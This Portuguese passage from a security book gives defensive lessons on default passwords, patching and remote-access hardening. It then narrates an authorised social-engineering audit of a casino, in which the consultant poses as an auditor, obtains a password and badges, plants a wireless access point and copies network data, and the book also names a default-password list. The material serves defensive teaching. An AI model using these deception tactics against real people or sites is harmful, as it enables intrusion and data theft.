Louis considera isso uma arrogância comum dentro das empresas — uma pessoa de fora não pode chegar *e* falar sobre segurança para eles. O pessoal de TI não se importa em ser informado sobre algumas coisas que precisam ser corrigidas, mas não aceitam que ninguém venha lhes dizer o que precisam fazer. Eles acham que já sabem. Quando ocorre uma brecha, imaginam que deixaram a peteca cair apenas naquela ocasião.

Medidas preventivas

Como em muitas das histórias neste livro, os atacantes aqui não encontraram muitas falhas de segurança em sua empresa-alvo. No entanto, as poucas que encontraram foram suficientes para lhes

permitir ter o domínio total dos sistemas de informática da empresa, que eram essenciais às suas operações, Seguem-se algumas lições que vale a pena observar.

Visitas temporárias

Em algum momento no passado, o dispositivo 3COM tinha sido plugado diretamente numa porta serial do roteador Cisco. Embora a pressão para atender a necessidades imediatas possa justificar atalhos temporários de tecnologia, nenhuma empresa pode deixar que o 'temporário' se torne 'para sempre',

Um esquema deveria ser montado para verificar a configuração dos dispositivos gateway por meio de inspeção física e lógica ou usando uma ferramenta de segurança que monitora continua-mente se qualquer porta aberta existente num host ou dispositivo está de acordo com a política de segurança da empresa,

Usando portas altas

A empresa de segurança tinha configurado um roteador Cisco para permitir conexões remotas numa porta alta, presumivelmente acreditando que uma porta alta seria obscura o suficiente para ser encontrada por um atacante — outra versão da abordagem da 'segurança pela obscuridade'.

Já tratamos da questão mais de uma vez e falamos sobre a loucura de qualquer decisão de segurança baseada nessa atitude. As histórias contadas neste livro demonstram repetidamente que, se você deixa uma única falha, mais cedo ou mais tarde um atacante a encontrará. A melhor prática de segurança e garantir que os pontos de acesso de todos os sistemas e dispositivos, obscuros ou não, sejam filtrados de qualquer rede não-confiável.

Senhas

Mais uma vez, todas as senhas-padrão para qualquer dispositivo deveriam ser mudadas antes de o sistema ou dispositivo ir para a produção. Mesmo os técnicos iniciantes sabem desse descuide, comum e como explorá-lo. (Vários sites na Web, como www.phenoelit.de/dpl/dpl.html fornecem uma lista de nomes de usuários e senhas-padrão.)

Assegurando laptops pessoais

Os sistemas usados pelos funcionários remotos da empresa estavam se conectando à rede corporativa com pouca ou nenhuma segurança, uma situação bastante comum. Um cliente até tinha o PC Anywhere configurado para permitir conexões remotas — sem exigir sequer uma senha. Embora o computador estivesse se conectando com a Internet por discagem e somente por períodos muito limitados de tempo, cada conexão criava uma janela de exposição. Os atacantes conseguiram controlar remotamente a máquina, conectando-se ao laptop que estava executando o PC Anywhere. E, uma vez que ele tinha sido configurado sem exigir senha, conseguiram seqüestrar o desktop do usuário, sabendo apenas seu endereço IP.

Aqueles que elaboram políticas de TI deveriam determinar certo nível de segurança para os sis-temas de cliente antes de a conexão à rede corporativa ser permitida. Há produtos disponíveis para instalar agentes nos sistemas de cliente que asseguram que os controles de segurança estejam em conformidade com a política da empresa; caso contrário, o sistema-cliente têm acesso negado aos recursos de computação corporativos. Os espertalhões vão analisar seus alvos examinando o quadro

todo. Isso significa tentar identificar se algum usuário se conecta remotamente, e, nesse caso, a origem dessas conexões. O atacante sabe que, se a pessoa pode comprometer um computador confiável usado para se conectar à rede corporativa, é muito provável que essa relação de confiança possa ser explorada para se ganhar acesso aos recursos de informação corporativos.

Mesmo quando a segurança está sendo bem conduzida dentro de uma empresa, há uma tendência a ignorar laptops e computadores pessoais usados pelos funcionários para acessar a rede corporativa, ocasionando uma abertura da qual os atacantes podem tirar vantagem, como aconteceu nesta história. Esses laptops e computadores que se conectam à rede interna devem ser seguros; caso contrário, podem ser o elo fraco a ser explorado.

Autenticação

Os atacantes, neste caso, conseguiram extrair informações de autenticação do sistema-cliente sem serem detectados. Como apontamos repetidas vezes em capítulos anteriores, uma maneira mais forte de autenticação vai interromper a ação da maioria dos atacantes, e as empresas deveriam considerar o uso de senhas dinâmicas, cartões inteligentes, tokens ou certificados digitais como um meio de autenticação para acesso remoto em VPNs ou outros sistemas sigilosos.

Filtrando serviços desnecessários

A equipe de TI deveria pensar na criação de um conjunto de regras de filtragem para controlar tanto as conexões de entrada quanto as de saída a hosts e serviços específicos de redes não-confiáveis, como a Internet, assim como de redes razoavelmente confiáveis (DMZ) dentro da empresa.

Reforçando

A história deste capítulo também traz um lembrete: fala de uma equipe de TI que não se incomodou em reforçar sistemas de computação conectados à rede interna ou em se manter atualizada com patches de segurança, presumivelmente porque achava que o risco de serem comprometidos era baixo. Essa prática comum dá uma vantagem aos mal-intencionados. Uma vez que o atacante encontra um modo de acessar um único sistema interno sem segurança e é capaz de compromete-lo, a porta está aberta para expandir o acesso ilícito a outros sistemas que são confiáveis pelo computador comprometido. de novo, simplesmente contar com o firewall de perímetro para manter os hackers a distância sem se incomodar em reforçar os sistemas conectados à rede corporativa é o mesmo que empilhar toda a sua fortuna em notas de cem dólares em cima da mesa de jantar e imaginar que você esteja seguro porque mantém a porta da frente trancada.

O resultado

Como *este* é o último capítulo sobre histórias que ilustram ataques técnicos, este parece ser um bom momento para rever alguns pontos.

Se lhe pedissem para citar medidas importantes para se defender das vulnerabilidades mais comuns que permitem a entrada dos atacantes com base nas histórias deste livro, quais delas você escolheria?

Pense rápido em uma resposta antes de prosseguir com a leitura. Então, dê uma olhada na lista a seguir

Independentemente dos itens que você considera as vulnerabilidades mais comuns descritas neste livro, espero que tenha se lembrado de incluir pelo menos alguns destes:

- Desenvolva um processo para gerenciar patches a fim de assegurar que todas as medidas necessárias de segurança sejam aplicadas no momento oportuno.
- Para acesso remoto a informações ou recursos de informática confidenciais, use métodos mais rigorosos de autenticação do que aqueles fornecidos por senhas estáticas.
- Mude todas as senhas-padrão.
- Use um modelo de *defesa profunda,* de modo que um único ponto falho não afete a segurança, *e* teste regularmente esse modelo.
- Estabeleça uma política de segurança corporativa com relação à filtragem tanto do tráfego de entrada quanto de saída.
- Reforce todos os sistemas baseados no cliente que acessam informação sigilosa ou recursos de informática. Não devemos nos esquecer de que o atacante persistente também têm como alvo sistemas de clientes para seqüestrar uma conexão legítima ou explorar um relacionamento confiável entre o sistema do cliente e a rede corporativa,
- Use dispositivos de detecção de intrusão para identificar tráfego suspeito ou tentativas de explorar vulnerabilidades conhecidas. Tais sistemas podem também identificar um insider malicioso ou um atacante que já comprometeu o perímetro seguro.
- Ative recursos de auditoria do sistema operacional e aplicativos críticos. Certifique-se também de que os logs sejam preservados num host seguro que não tenha outros serviços e possua o número mínimo de contas de usuário,

Engenheiros sociais — como eles trabalham e como detê-los

O engenheiro social emprega as mesmas técnicas persuasivas que usamos no dia-a-dia. Assumimos papéis- Tentamos obter credibilidade. Cobramos obrigações recíprocas. Mas o engenheiro social aplica essas técnicas de uma maneira manipuladora, enganosa, altamente antiética, freqüentemente com efeito devastador.

Psicólogo social Dr. Brad Sagarin

Este capítulo é um pouco diferente: nele examinaremos o tipo mais difícil de ataque para que possamos detectá-lo e nos defender contra ele. O engenheiro social ou o atacante hábil que usa a arte de enganar como uma das armas de seu kit de ferramentas, procura explorar as melhores qualidades da natureza humana: a tendência natural de ajudar, dar apoio, ser educado, participante de uma equipe e o desejo de realizar um trabalho-

Assim como ocorre com a maioria das coisas que nos ameaçam, o primeiro passo que devemos tomar para nos defendermos de modo sensato *é* entender as metodologias usadas; neste caso, pelos adversários internautas. Por essa razão, apresentamos aqui um conjunto de critérios psicológicos para investigar os fundamentos do comportamento humano e entender por que o engenheiro social e tão influente.

Primeiro, no entanto, apresentaremos a história espantosa de um engenheiro social no trabalho, O relato a seguir baseia-se numa história que recebemos por escrito, que, além de interessante, constitui um bom relato de engenharia social. Nós a consideramos tão boa que resolvemos incluí-la, apesar de o fazermos com algumas reservas, pois o homem que a contou ou omitiu alguns detalhes

porque se distraiu com outras questões ou inventou partes dela. Contudo, mesmo que parte da história seja inventada, o caso é bastante convincente, porque demonstra a necessidade de aperfeiçoar a proteção contra ataques de engenharia social.

Como nos capítulos anteriores, os detalhes dessa história também foram mudados para proteger tanto o atacante quanto a empresa-cliente.

Um engenheiro social em ação

No verão de 2002, um consultor de segurança cujo codinome *é* 'Whurley' foi contratado por um grupo de Las Vegas para realizar várias auditorias de segurança. Eles estavam em pleno processo de reengenharia de sua abordagem de segurança e o contrataram para "tentar contornar qualquer processo", num esforço que os ajudaria a construir uma infra-estrutura mais segura. Ele tinha muita experiência técnica, mas pouca experiência em cassinos.

Depois de aproximadamente uma semana de pesquisas sobre a cultura da Strip*, era hora de ir para Las Vegas. Ele geralmente começava trabalhos como aquele mais cedo e terminava antes da data oficialmente programada para começar, porque, após anos de experiência, havia descoberto que os gerentes não avisam os funcionários sobre uma auditoria antes da semana em que eles presumem que isso vá acontecer. "Embora não devessem alertar ninguém, eles avisam." Mas Whurley contornou facilmente a situação fazendo a auditoria duas semanas antes da data programada.

Embora fossem nove horas da noite quando chegou ao seu apartamento no hotel, Whurley foi direto para o primeiro cassino de sua lista a fim de começar a pesquisa no local. Como ele não estava habituado a passar muito tempo em cassinos, essa experiência lhe seria bastante reveladora. A primeira coisa que notou contradisse o que ele tinha visto no Travel Channel, no qual todo funcionário de cassino mostrado ou entrevistado parecia ser especialista em segurança. A maioria dos funcionários que ele viu no local parecia estar "dormindo em pé ou ser completamente negligente com seu trabalho". Essas condições os tornariam alvos fáceis do mais simples jogo de confiança — que nem chegaria perto do que ele tinha planejado.

Ele se aproximou de um funcionário bastante tranqüilo e com um pouco de estímulo conseguiu fazer com que ele se dispusesse a dar detalhes de seu trabalho. Ironicamente, seu emprego anterior tinha sido no cassino-cliente de Whurley, "Então, aposto que era muito melhor, hein?", Whurley perguntou.

O funcionário respondeu: "Na verdade, não. Aqui fazem auditoria no andar o tempo todo. Lá eles mal notavam se eu estava um pouco para trás, e era assim com tudo... relógios de ponto, crachás, horários, o que fosse. A mão direita deles não sabe o que a esquerda está fazendo".

O homem também explicou que perdia seu crachá o tempo todo e às vezes compartilhava um crachá com outro funcionário para fazer as refeições no refeitório do cassino.

Na manhã seguinte, Whurley estabeleceu seu objetivo, que era bastante direto — entraria em todas as áreas protegidas do cassino em que conseguisse penetrar, documentaria sua presença e tentaria entrar no máximo de sistemas de segurança possível. Além disso, queria descobrir se conseguiria

* O centro de Las Vegas é conhecido mundialmente como Las Vegas Strip (N. da R.T.).

acessar algum dos sistemas que lidavam com dados financeiros ou que contivessem outras informações sigilosas, como informações a respeito de visitantes.

Naquela noite, no caminho de volta ao hotel, depois de visitar o cassino-alvo, ele ouviu no rádio o anúncio de uma promoção de uma academia, uma oferta especial para funcionários do setor de serviços. Depois de dormir um pouco, foi até o local na manhã seguinte.

Lá, escolheu como alvo uma senhora chamada Lenore. "Em 15 minutos estabelecemos uma ligação espiritual'." Isso foi excelente, porque Lenore era auditora financeira e ele queria obter o máximo de informações relacionadas com as palavras 'financeiro' e 'auditoria' no cassino-alvo. Se conseguisse penetrar nos sistemas financeiros quando fizesse sua auditoria, certamente o cliente consideraria isso urna imensa talha de segurança.

Uma das estratégias preferidas de Whurley em engenharia social é a 'leitura de sinais não-verbais. Enquanto conversavam, ele observou os sinais não-verbais de Lenore e então disse alguma coisa que a levou a responder "Ah, não diga; eu também!". Os dois se deram bem e ele a convidou para jantar

No jantar. Whurley disse-lhe que era novo em Vegas e estava procurando emprego, que tinha cursado uma universidade renomada e era diplomado na área financeira. Contou também que tinha se mudado para Vegas depois de romper com a namorada — a mudança de ritmo o ajudaria a superar isso. Então, ele confessou que se sentia um pouco intimidado em procurar emprego na área de auditoria em Vegas, porque não queria acabar 'nadando com os tubarões*. Lenore passou as horas seguintes assegurando que ele não teria dificuldade em obter um emprego na área financeira. Para ajudá-lo, deu-lhe mais detalhes sobre seu emprego e seu empregador do que ele precisava. "Ela foi a melhor coisa que podia ter me acontecido naquela empreitada até então. Paguei o jantar de bom grado — iria incluí-lo nas despesas, de qualquer modo."

Relembrando o que aconteceu, ele confessou que naquele ponto estava bastante seguro quanto a suas habilidades, "que mais tarde viriam a me custar caro". Era hora de começar. Ele juntou "alguns bens, inclusive meu laptop, um gateway sem fio de banda larga, uma antena e outros acessórios". O objetivo era simples: tentar entrar no escritório do cassino, tirar algumas fotos digitais (com o horário impresso) de si mesmo em lugares onde não deveria estar e então instalar na rede um ponto de acesso sem fio, de modo que pudesse tentar entrar nos sistemas remotamente para reunir informações sigilosas. Para finalizar o trabalho, teria de voltar no dia seguinte para pegar o ponto de acesso.

"Eu estava me sentindo o próprio James Bond." Whurley chegou à entrada de funcionários do cassino bem no horário da troca de turno e se posicionou de maneira a conseguir observar a porta. Ele achou que teria tempo de observar o movimento durante alguns minutos, mas aparentemente a maioria das pessoas já havia chegado. Enquanto isso, ele estava lá parado, tentando entrar sozinho.

Depois de alguns minutos, a entrada ficou vazia... mas não era o que ele queria. Whurley notou que um guarda estava indo embora, mas foi parado por outro, e os dois ficaram por lá, fumando do lado de fora. Quando terminaram, se despediram e caminharam em direções opostas.

Atravessei a rua na direção do guarda que estava saindo do edifício e me preparei para fazer minha pergunta favorita, que desarma qualquer um. Ele atravessou a rua e deixei-o passar por mim.

Então disse: "Que horas são, por favor?"

Era exatamente o que queria. "Uma coisa que notei *é* que se você se aproxima de alguém pela frente, a pessoa quase sempre *é* mais defensiva do que se você a deixar passar antes de se dirigir a ela." Enquanto o guarda lhe dava a informação, Whurley o examinava detalhadamente. Um crachá identificava o guarda como Charlie. "Nesse meio tempo, tive sorte. Outro funcionário estava saindo e chamou Charlie de Cheesy, seu apelido. Então perguntei a Charlie como lhe arranjaram aquela droga de apelido e ele me contou."

Em seguida, Whurley se dirigiu para a entrada de funcionários a passos rápidos. Freqüentemente se diz que a melhor defesa *é* o ataque, e aquele era seu piano. Quando chegou a porta, onde, como já havia notado, os funcionários mostravam seus crachás, foi direto ao guarda na recepção e disse: "Oi, você viu o Cheesy? Ele me deve 20 dólares do jogo e eu preciso do dinheiro para almoçar".

Ao lembrar-se do episódio, ele diz: "Droga! Foi ali que enfrentei meu primeiro desafio". Ele tinha se esquecido de que os funcionários faziam suas refeições gratuitamente. Contudo, o desafio não o desencorajou. Enquanto para outras pessoas com déficit de atenção/distúrbio de hiperatividade (TDA) aquilo poderia ser um problema. Whurley se descreve com "muito TOA" e acrescenta que "posso pensar muito mais rápido que 90 por cento das pessoas que conheço". Essa habilidade veio a calhar naquele momento.

Então, o guarda disse: "E o que você está pensando em comprar para almoçar?". E riu, mas começou a parecer desconfiado. Eu fui rápido: "Vou almoçar com uma garota. Cara. ela é sexy". (Isso sempre distrai os caras mais velhos, os que estão fora de forma e aqueles que vivem com a mãe.) "O que eu vou fazer?" O guarda disse: "Bem, você está ferrado, porque Cheesy não vai trabalhar o resto da semana". "Calhorda!", eu disse.

Whurley achou muito engraçado (mas nem ousou demonstrar isso) quando inesperadamente o guarda lhe perguntou se ele estava apaixonado.

Comecei a enrolar. Então tive a maior surpresa da minha vida. Nada semelhante tinha acontecido até então. Podia ser atribuída à habilidade, mas eu atribuí a uma sorte inesperada: o cara me deu 40 dólares! Ele me disse que 20 dólares não iam comprar droga nenhuma e eu obviamente precisaria pagar a conta. Então ele me concedeu cinco minutos de conselho 'paternal' e disse tudo o que ele já gostaria de saber quando tinha minha idade.

Whurley ficou espantado, porque o cara tinha caído no conto-do-vigário e estava financiando seu encontro imaginário.

Mas as coisas não seriam tão tranqüilas quanto Whurley imaginava: assim que ele se distanciou, o guarda se deu conta de que ele não tinha mostrado nenhum crachá e o questionou. "Então eu disse: 'Não está no meu bolso, me desculpe', e comecei a procurar nas minhas coisas e a me afastar dele- Ele quase me pegou. Se tivesse insistido em ver meu crachá, eu estaria em maus lençóis."

Whurley havia ultrapassado a entrada de funcionários, mas não tinha idéia do local para onde iria. Não podia seguir outras pessoas, então simplesmente começou a andar de cabeça erguida e a memorizar os locais por onde passava. Ele sentiu certo medo de ser interpelado naquela altura. "É engraçado", disse Whurley, "como a psicologia da cor pode ser útil. Eu estava usando azul — a cor da verdade — e vestido como se fosse um executivo júnior. Á maioria das pessoas que circulavam no local usava roupas assim, então seria altamente improvável que me perguntassem alguma coisa".

Ao descer o corredor, ele notou que uma das câmeras era parecida com aquelas que tinha visto no Travei Channel — uma sala "Eye in the sky", que, entretanto, não era suspensa. O lado externo da sala tinha "a maior quantidade de VCRs que já vi em um lugar — cara, era dez!". Ele entrou em uma sala e fez algo especialmente corajoso. "Entrei, pigarreei e, *antes* de me fazerem qualquer pergunta, disse: 'Foco na garota do 23'."

Os displays eram numerados e, evidentemente, em quase todos havia uma garota. Os homens reuniram-se em volta do display 23 e começaram a falar sobre o que a menina poderia fazer, o que, na opinião de Whurley, gerou muita paranóia. Eles ficaram cerca de 15 minutos observando as pessoas pelos monitores, o que convenceu Whurley de que o emprego seria perfeito para qualquer um que tivesse tendência ao voyeurismo.

Enquanto ele se preparava para sair, disse: "Ah, fiquei *tão* envolvido nessa ação que me esqueci de me apresentar. Sou o Walter, da Auditoria Interna. Acabei de ser contratado para a equipe de Dan Moore", concluiu, usando o nome do chefe da Auditoria Interna, que ele tinha ouvido em uma de suas conversas. "Eu nunca estive aqui antes, por isso estou meio perdido. Vocês poderiam me dizer onde ficam os escritórios dos executivos?"

Eles ficaram mais do que satisfeitos em se livrar de um executivo intrometido e ansiosos para ajudar 'Walter' a encontrar os escritórios que estava procurando. Whurley seguiu a direção indicada. Como não viu ninguém, decidiu dar uma olhada nos arredores e encontrou uma pequena sala de descanso onde uma jovem estava lendo uma revista. "O nome dela era Megan; era uma garota bem legal. Nós conversamos alguns minutos. E ela disse: 'Ah, se você *é* da Auditoria Interna, eu tenho algumas coisas que precisam voltar para lá'." Megan deu a ele alguns crachás, memorandos internos e uma caixa de papéis que pertenciam ao escritório principal da Auditoria Interna do grupo. Whurley pensou: "Oba, agora eu tenho um crachá!".

Não que aquelas pessoas olhassem atentamente para as fotos nos crachás de identificação, mas ele tomou a precaução de virá-lo de modo que o verso ficasse visível.

Enquanto eu estava saindo, vi um escritório aberto, vazio. Tinha duas portas de rede, mas não consegui dizer se eram ativas só de olhar para elas. Então voltei para onde Megan estava sentada e disse-lhe que havia me esquecido de que deveria olhar o sistema dela e aquele no 'escritório do chefe'. Ela concordou educadamente e me deixou sentar em sua mesa.

Ela me deu sua senha e precisou usar o toalete. Então, eu lhe disse que ia adicionar um 'monitor de segurança de rede' e mostrei-lhe o ponto de acesso sem fio. Ela respondeu: "Tanto faz. Não entendo muito dessa coisa de computador".

Enquanto ela estava fora, Whurley instalou o ponto de acesso sem fio e reiniciou seu desktop. Então percebeu que havia um flash drive universal serial bus (USB) 256 MB em seu chaveiro e total acesso ao computador de Megan. "Comecei navegando pelo disco rígido e encontrei todo tipo de coisa boa." Ela era administradora executiva e tinha organizado os arquivos de todos os executivos pelo nome, 'todos simpáticos e elegantes'. Ele pegou tudo o que pôde; então, usando o recurso timer em sua câmera digital, tirou uma foto de si mesmo sentado no escritório do executivo-chefe. Depois de alguns minutos Megan voltou, e ele lhe pediu instruções para chegar ao Centro de Operações da Rede,

Lá ele passou por um 'problema sério'. Ele conta: "A sala da rede estava identificada... o que era . No legal entanto, a porta estava trancada". Como não tinha crachá que lhe desse acesso, tentou bater na porta.

Um cavalheiro veio à porta e eu lhe contei a mesma história que tinha contado antes: "Olá, sou Walter, da Auditoria Interna e blá-blá-blá". Só que eu não sabia que o chefe dele — o diretor de TI — estava no escritório. Então ele disse: "Bem, preciso verificar com Richard. Só um momento".
Ele se vira e diz a outro sujeito para procurar Richard e informá-lo de que há alguém 'alegando' ser da Auditoria Interna. Momentos depois, fui pego. Richard perguntou quem eu era, onde estava o meu crachá e fez mela dúzia de outras perguntas uma atrás da outra. Daí ele disse: "Por que você não vem até meu escritório enquanto eu ligo para a Auditoria Interna e esclarecemos isso?".

Whurley imaginou: "Esse cara me pegou de jeito". Mas então "pensei rápido e disse: 'Você me pegou!', e apertei a mão dele. Então me apresentei: 'Meu nome é Whurley'. E procurei um cartão de visita em meu bolso. Aí lhe contei que estive dentro do cassino durante algumas horas e que nenhuma pessoa havia me perguntado nada- Ele era o primeiro a fazer isso e agora, provavelmente, gostaria de dar uma boa olhada em meu relatório. Além disso, eu disse: 'Vamos até o seu escritório para você ler o relatório; então saberá que tudo o que disse é verdade'. 'Preciso falar também com a Martha, que é a encarregada dessa operação, sobre algumas coisas que vi por aí.'"

Para quem é pego de saia justa, essa parece ter sido uma saída brilhante. Houve uma transformação surpreendente: Richard começou a perguntar a Whurley o que ele tinha visto, nomes de pessoas e assim por diante. Então explicou-lhe que tinha feito sua própria auditoria na tentativa de aumentar o orçamento de segurança para tornar o Centro de Operações da Rede mais seguro, com "biométrica e tudo". Ele sugeriu que talvez pudesse usar algumas informações de Whurley, pois elas o ajudariam a atingir seu objetivo.

Àquela altura era hora do almoço, Whurley aproveitou a brecha e sugeriu que eles conversassem durante o almoço* Aparentemente, Richard achou uma boa idéia e eles foram juntos para o refeitório dos executivos. "Note que ainda não tínhamos chamado ninguém até aquele ponto. Sugeri que fizéssemos aquela ligação e ele disse: 'Você têm um cartão, eu sei quem você é'." Então, os dois almoçaram juntos no refeitório- Whurley recebeu uma refeição gratuita e fez um novo 'amigo'.

"Ele perguntou sobre minha experiência em redes e começamos a conversar sobre o ÀS400s que o cassino estava usando para executar tudo. O fato de as coisas terem caminhado assim pode ser

descrito em duas palavras — muito assustador." Assustador porque o homem era o diretor de TI e responsável pela segurança de computador e estava dividindo com Whurley todo tipo de informação privilegiada, interna, sem antes ter tomado a medida mais elementar: verificar sua identidade.

Comentando isso, Whurley observou que "os gerentes de nível médio nem sempre querem ser colocados em evidência". Como a maioria de nós, eles nunca querem estar errados nem ser pegos cometendo um erro óbvio. Entender a mentalidade deles pode ser uma vantagem enorme". Depois do almoço, Richard levou Whurley de volta ao Centro de Operações da Rede.

"Quando entramos, ele me apresentou a Larry, o principal administrador de sistemas do AS400s. file lhe explicou que eu iria 'atacá-los' em uma auditoria durante alguns dias, que tinha almoçado comigo e havia me convencido a fazer uma auditoria preliminar e a poupá-los de qualquer constrangimento maior" quando chegasse o momento da auditoria real. Em alguns minutos Whurley obteve uma visão geral dos sistemas de Larry e reuniu mais informações úteis para seu relatório, como, por exemplo, o fato de que o Centro de Operações da Rede tinha armazenado e processado os dados agregados para todo o grupo.

Eu lhe disse que poderia ajudá-lo mais rapidamente se tivesse um diagrama da rede, Listas de Controle de Acesso ao firewall e assim por diante, que ele forneceu somente depois de pedir a aprovação de Richard. Pensei: "Bom para ele".

Whurley de repente percebeu que tinha deixado o ponto de acesso sem fio nos escritórios dos executivos. Embora suas chances de ser pego tivessem diminuído radicalmente depois que fez amizade com Richard, ele explicou a Larry que precisava voltar para pegar o ponto de acesso que tinha esquecido. "Para fazer isso eu preciso de um crachá para poder voltar ao Centro de Operações da Rede e ir e vir quando quiser." Larry pareceu um pouco relutante em fazer isso, então Whurley recomendou que ele ligasse para Richard outra vez. Ele ligou e disse a Richard que o visitante queria um crachá. Richard teve uma idéia ainda melhor: O cassino tinha demitido vários funcionários recentemente, e os crachás deles estavam no Centro de Operações da Rede. Como ninguém ainda tinha encontrado tempo para desativá-los, "ele poderia usar um deles".

Larry voltou a lhe dar explicações sobre os sistemas e a descrever as medidas de segurança que eles tinham adotado recentemente. Então, recebeu um telefonema de sua esposa, que parecia estar irritada e zangada com alguma coisa. Whurley aproveitou a situação, reconheceu que podia se beneficiar dela. Larry disse à esposa: "Escute, não posso conversar agora. Estou com uma pessoa aqui no escritório". Whurley fez sinal a Larry para pedir que sua esposa aguardasse um instante e então lhe disse que era importante que conseguisse resolver o problema com ela. Então, ofereceu-se para pegar um dos crachás, se Larry lhe mostrasse onde eles estavam.

"Então, Larry me levou até um armário de arquivos, abriu uma gaveta e disse 'Pegue um destes'. Ele voltou para sua mesa e pegou o telefone. Notei que não havia uma folha para registrar a saída dos crachás, então peguei dois dos vários que estavam lá," Agora ele tinha não apenas um crachá, mas um que lhe permitiria acesso ao Centro de Operações da Rede a qualquer hora.

Whurley voltou para encontrar sua nova amiga, Megan, recuperar seu ponto de acesso sem fio e ver o que mais poderia descobrir, E ele poderia aproveitar seu tempo.

Imaginei que a hora não iria importar, porque ele estava ao telefone com a esposa e ficaria distraído por mais tempo do que imaginava. Ativei o cronômetro em meu telefone para contar vinte minutos, tempo suficiente para eu fazer explorações sem levantar as suspeitas de Larry,que parecia desconfiar de alguma coisa.

Qualquer um que tenha trabalhado em um departamento de TI sabe que os crachás de identificação estão vinculados a um sistema de computador; acessando o PC certo, você pode expandir *esse* acesso a qualquer lugar no edifício. Whurley esperava descobrir o computador onde os privilégios de acesso do crachá eram controlados para poder modificá-los nos dois crachás que tinha conseguido. Atravessou os corredores olhando os escritórios para tentar encontrar o sistema de controle dos crachás, o que foi bem mais difícil do que imaginava. Ele sentiu-se frustrado e sem saída.

Então decidiu perguntar a alguém. Escolheu o guarda que havia sido amigável com ele na entrada dos funcionários. Àquela altura muita gente o tinha visto com Richard, tanto que as suspeitas eram praticamente inexistentes. Whurley achou o seu alvo e lhe disse que precisava ver o sistema de controle de acesso ao edifício. O guarda nem perguntou por quê. Sem problema. Ele foi informado exatamente onde encontrar o que estava procurando.

"Encontrei o sistema de controle e entrei na pequena sala de rede onde ele estava localizado. Lá havia um PC no chão com uma lista de crachás de identificação já abertos. Nenhum protetor de tela, nenhuma senha — nada para me atrasar." Na opinião dele, isso era comum. "As pessoas têm uma mentalidade de 'ninguém pensa no que não vê'. Se um sistema como esse está numa área de acesso controlada, eles acham que não há necessidade de ser zeloso e proteger o computador."

Além de ter acesso a todas as áreas, havia mais uma coisa que ele queria fazer:

Só por diversão, eu pensei que deveria pegar o crachá extra, acrescentar alguns privilégios de acesso, substituir o nome e então trocá-lo com um funcionário que ficasse andando pelo cassino, ajudando-me inadvertidamente a confundir os logs de auditoria. Mas quem eu escolheria? Megan, é claro — seria fácil trocar os crachás com ela. Tudo o que eu teria de fazer seria dizer que precisava da ajuda dela na auditoria.

Quando Whurley entrou, Megan foi tão amigável quanto antes. Ele explicou que tinha completado o teste e precisava pegar o equipamento. Então disse que precisava de sua ajuda. "A maioria dos engenheiros sociais concordaria com o fato de que as pessoas mostram grande disposição em ajudar." Ele precisava ver o crachá de Megan para verificá-lo na lista que tinha. Assim, Megan teria um crachá que confundiria ainda mais as coisas, enquanto Whurley teria o crachá dela e o crachá que o identificaria como um executivo nos logs.

Quando Whurley voltou ao escritório de Larry, o gerente, extremamente aborrecido, estava acabando de falar com sua esposa. Quando finalmente pôs o telefone no gancho, estava disposto a continuar a conversa. Whurley pediu-lhe que explicasse os diagramas de rede em detalhes, mas interrompeu a conversa e, para desarmá-lo, perguntou como estavam as coisas com a esposa. Os dois passaram quase uma hora conversando sobre casamento e outros assuntos da vida.

No final de nossa conversa, eu estava convencido de que Larry não me causaria mais problemas. Então, expliquei a ele que meu laptop tinha um software especial de auditoria e que eu precisaria executá-lo contra a rede. Como em geral tenho um equipamento de ponta, ligar o laptop à rede é sempre fácil, porque não há um fanático por computador no planeta que não queira vê-lo funcionando.

Depois de um tempo, Larry foi fazer algumas ligações e resolver outras questões. Sozinho na sala, Whurley escaneou a rede e conseguiu comprometer vários sistemas, tanto Windows quanto Linux, por causa do mau gerenciamento das senhas. Passou quase duas horas copiando informações da rede e até gravando alguns dos itens no DVD, "o que nunca foi questionado".

Depois de fazer tudo isso, pensei que seria engraçado e útil experimentar mais uma coisa. Procurei todas as pessoas com quem eu tinha entrado em contato — algumas que tinham me visto de relance — e lhes disse algo como "Bem, já terminei. Você poderia me fazer um favor? Gosto de colecionar fotos de todas as pessoas e lugares onde trabalho. Você se importaria em tirar uma foto comigo?". Isso foi surpreendentemente simples.

Várias pessoas até se ofereceram para tirar fotos dele com outras em escritórios próximos. Ele tinha crachás seguros, diagramas de rede e acesso à rede do cassino. E fotos para provar tudo.

Na reunião de avaliação, o chefe da Auditoria Interna reclamou que Whurley não tinha o direito de tentar obter acesso aos sistemas de uma forma física, porque "eles não seriam atacados daquela maneira". Também disseram a Whurley que o que havia feito era quase um ato "criminoso" e que o cliente não tinha gostado nem um pouco de suas atitudes.

Whurley explicou:

Por que o cassino achava que o que eu fiz não era Justo? A resposta era simples. Eu nunca havia trabalhado com um cassino antes e não entendia plenamente as regras [sob as quais eles trabalham]. Meu relatório poderia levá-los a uma auditoria pela Gaming Commission, o que poderia ter repercussões financeiras reais.

Whurley foi pago por seus serviços, por isso não se importou muito com a crítica. Embora quisesse ter causado uma impressão melhor no cliente, sentiu que ele havia odiado a abordagem que tinha usado e achado tudo muito injusto consigo e com seus funcionários. "O cliente deixou bem claro que nunca mais queria me ver."

Àquilo nunca acontecera com ele antes. Geralmente seus clientes apreciavam os resultados de suas auditorias e as viam como o que ele chamava de "eventos de equipe mini-red ou jogos de guerra", isto é, não se importavam em serem testados com métodos semelhantes aos de um hacker hostil ou um engenheiro social "Os clientes costumam ficar empolgados com isso. Eu também ficava, até hoje."

No final das contas, Whurley classifica a experiência de Las Vegas como um sucesso na área de testes, mas um desastre na área de relações com clientes. "Provavelmente nunca mais voltarei a trabalharem Vegas". ele lamenta.

Talvez a Gaming Commission precise dos serviços de consultoria de um hacker ético que já conheça a back door de um cassino.

Insight

O psicólogo social Brad Sagarin, PhD, que desenvolveu um estudo sobre persuasão, descreve o arsenal do engenheiro social do seguinte modo: "Não há nada mágico na engenharia social. O engenheiro social emprega as mesmas técnicas persuasivas que usamos no dia-a-dia. Assumimos papéis. Tentamos obter credibilidade. Cobramos obrigações recíprocas. Mas, ao contrário da maioria de nos, o engenheiro social aplica essas técnicas de maneira manipuladora, enganosa, altamente antiética e em geral com efeito devastador".

Pedimos ao Dr. Sagarin que descrevesse os princípios psicológicos subjacentes à maioria das táticas comuns usadas por engenheiros sociais. Em vários casos, ele acrescentou à explicação um exemplo que ilustrava a tática mencionada, extraído do nosso livro anterior, *A arte de enganar.*

Cada item começa com uma explicação informal e não-científica do princípio, seguida de um exemplo.

Representando um papel

